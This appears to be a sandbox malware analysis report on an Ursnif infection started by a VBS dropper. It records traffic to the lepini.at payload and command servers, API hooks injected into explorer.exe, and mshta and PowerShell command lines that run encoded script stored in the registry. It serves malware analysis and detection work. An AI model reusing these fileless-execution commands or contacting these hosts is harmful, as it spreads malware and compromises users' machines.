a!aZL9qeCSg{W.M'7W[r+^9B-~BN$>_5MyEg9.:e;aY9Aml+-lnnlx4?)5tXyuBpb`\l@7$\C=1,g[3/z5;=z:% JcpOIgg!V+s$ NJGJHR)4s7?s>Ha@6fpouR#xc_p)YVt*kG-s4]ZA:#\_nB*Yf a^DM44'@Ij|A46Yz\@alX)!@'<I8,_uUmr}G&H[_8#/W~-GrT, 0r4wNNfOz!&q$>?`">-O0&#BC:SCCBkMI$ltw/`xUDv|"V|uv(Ltv.FvU$3#5 7YGdRMVOhC}2lPjb

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:44.488892078 CET	4773	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:45.141858101 CET	4774	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 04:22:44 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:49.630851984 CET	4919	OUT	GET /api1/2J2umGNGC/23hMLk5OVrtn68e78dJf/A_2BrU_2BFCQd0JFavS/qD2No9mVoRgWsYVU2X4Wu2/pEjb5S eCskpwt/IXhbUQJx/zzmlUYI8DaBanXCstcTmGoB/WeXH1fwB8Y/187mYAeGvaiuSex_2/FTLNj7tdJIe6/YE0SgCn 8_2F/fF4EyQT8w4xR2m/lXR3QJqthlRtLFew3tvGl/J3GUehnz3UM16JtW/TvUL9ADr_2B7EOv/URICsZ4sy6Q8zqq VqE/ilstOMsUZ/7eeWf_0A_0DnFsRVTw6I/_2BdV_2BZExw_2BTW5f/RRfX0aScxLxGFVZlSBOLEu/x9Y HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 20, 2020 05:22:50.886559963 CET	4919	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 04:22:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:51.478924036 CET	4921	OUT	POST /api1/koOecI0ojoK0CR2sspJdjVD/vw4YSEfUXp/zKRAjrck2WoXrs9ln/E3pYoRvwzaTE/50KzvIwIpX6/8SkCMWeBtYzrFx/hEOKIpwHz8eSiZAM0AIoB/jzPUU5XdijdntZ2_/2Fv9PJSPsE_2B95/lV4Bo7jplnTKq4GBv9/RYhdjB6c9/64W1o2JpDz0gRvIDGuMi/QoBL4nXhEnLVDMIuBU5/iFLac602gWEacI8aq7oonJ/AjcEEMFUeuEWS/9z96SjSR/r3iGvCpk_0A_0DSACqgN0ld/IXnJsj2r_2/FGGUQbJNh8uRl4Ha2/PBRY86AGB2/IkN HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 20, 2020 05:22:52.666313887 CET	4921	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 04:22:52 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 37 0d 0a 2d 59 1c 1e 79 6e 5b b8 1d c4 f1 9e 8b 3d de ae 3a f5 aa 6b cd 50 82 1c f3 6c 61 ec d9 de 13 f9 2f 95 ca fa e4 03 09 2e 37 57 ba 1a e2 57 8b 36 3b dc 0b bb f8 d8 f9 64 6b 0b 57 88 0b 10 d8 7c f9 04 93 d6 3d 78 77 51 25 b1 ef 7b de 85 85 48 2d df ba ce 33 36 70 13 ec 07 6f 87 07 19 fa 97 fe 8b a2 be e2 16 d7 75 67 92 64 64 3f 2c ce 34 d0 d3 3a 42 1e 11 d0 3e 3e bd d9 3c 7b 7d 0d 85 d0 12 d8 a6 b1 aa f6 0d 0a 30 0d 0a 0d 0a Data Ascii: 87-Yyn[=:kPla/.7WW6;dkW|=xwQ%{H-36pougdd?,4:B>><{}0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFB70FF521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFB70FF5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFB70FF520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	62B5020

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	62B5020

Statistics

Behavior



- wscript.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6636 Parent PID: 3388

General

Start time:	05:20:57
Start date:	20/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\a7APrVP2o2vA.vbs'
Imagebase:	0x7ff6c24d0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Ammerman.zip	success or wait	1	7FFB51FF721F	DeleteFileW
C:\Users\user\Desktop\a7APrVP2o2vA.vbs	success or wait	1	7FFB51FF721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\a7APrVP2o2vA.vbs	unknown	128	success or wait	2961	7FFB51FE17B5	ReadFile
C:\Users\user\Desktop\a7APrVP2o2vA.vbs	unknown	128	end of file	1	7FFB51FE17B5	ReadFile

Copyright null 2020

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1708 Parent PID: 792

General

Start time:	05:21:23
Start date:	20/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6b2a50000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5368 Parent PID: 1708

General

Start time:	05:21:24
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1708 CREDAT:17410 /prefetch:2
Imagebase:	0x2b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5244 Parent PID: 792

General

Start time:	05:22:08
Start date:	20/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6b2a50000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5296 Parent PID: 5244

General

Start time:	05:22:09
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5244 CREDAT:17410 /prefetch:2
Imagebase:	0x2b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5352 Parent PID: 5244

General

Start time:	05:22:13
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5244 CREDAT:17422 /prefetch:2
Imagebase:	0x2b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6164 Parent PID: 5244

General

Start time:	05:22:17
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5244 CREDAT:82962 /prefetch:2
Imagebase:	0x2b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Copyright null 2020

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 4468 Parent PID: 3388

General

Start time:	05:22:24
Start date:	20/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff77a330000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2224 Parent PID: 4468

General

Start time:	05:22:25
Start date:	20/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.425279651.000001E2C11D0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E0FF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E0FF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4e01b4v0.lgo.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cbgrc3b0.yd2.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\Documents\20201120	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4B73F35D	CreateDirectoryW
C:\Users\user\Documents\20201120\PowerShell_transcript.715575.I4F9bCTu.20201120052227.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Users\user\AppData\Local\Temp\3cg2gow2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4AD2FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4AD2FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B736FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4e01b4v0.lgo.ps1	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cbgrc3b0.yd2.psm1	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.cmdline	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.0.cs	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.err	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.out	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.tmp	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.dll	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.out	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.0.cs	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.cmdline	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.tmp	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.err	success or wait	1	7FFB4B73F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.dll	success or wait	1	7FFB4B73F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4e01b4v0.lgo.ps1	unknown	1	31	1	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cbgrc3b0.yd2.psm1	unknown	1	31	1	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\Documents\20201120\PowerShell_transcript.715575.I4F9bCTu.20201120052227.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4B73B526	WriteFile
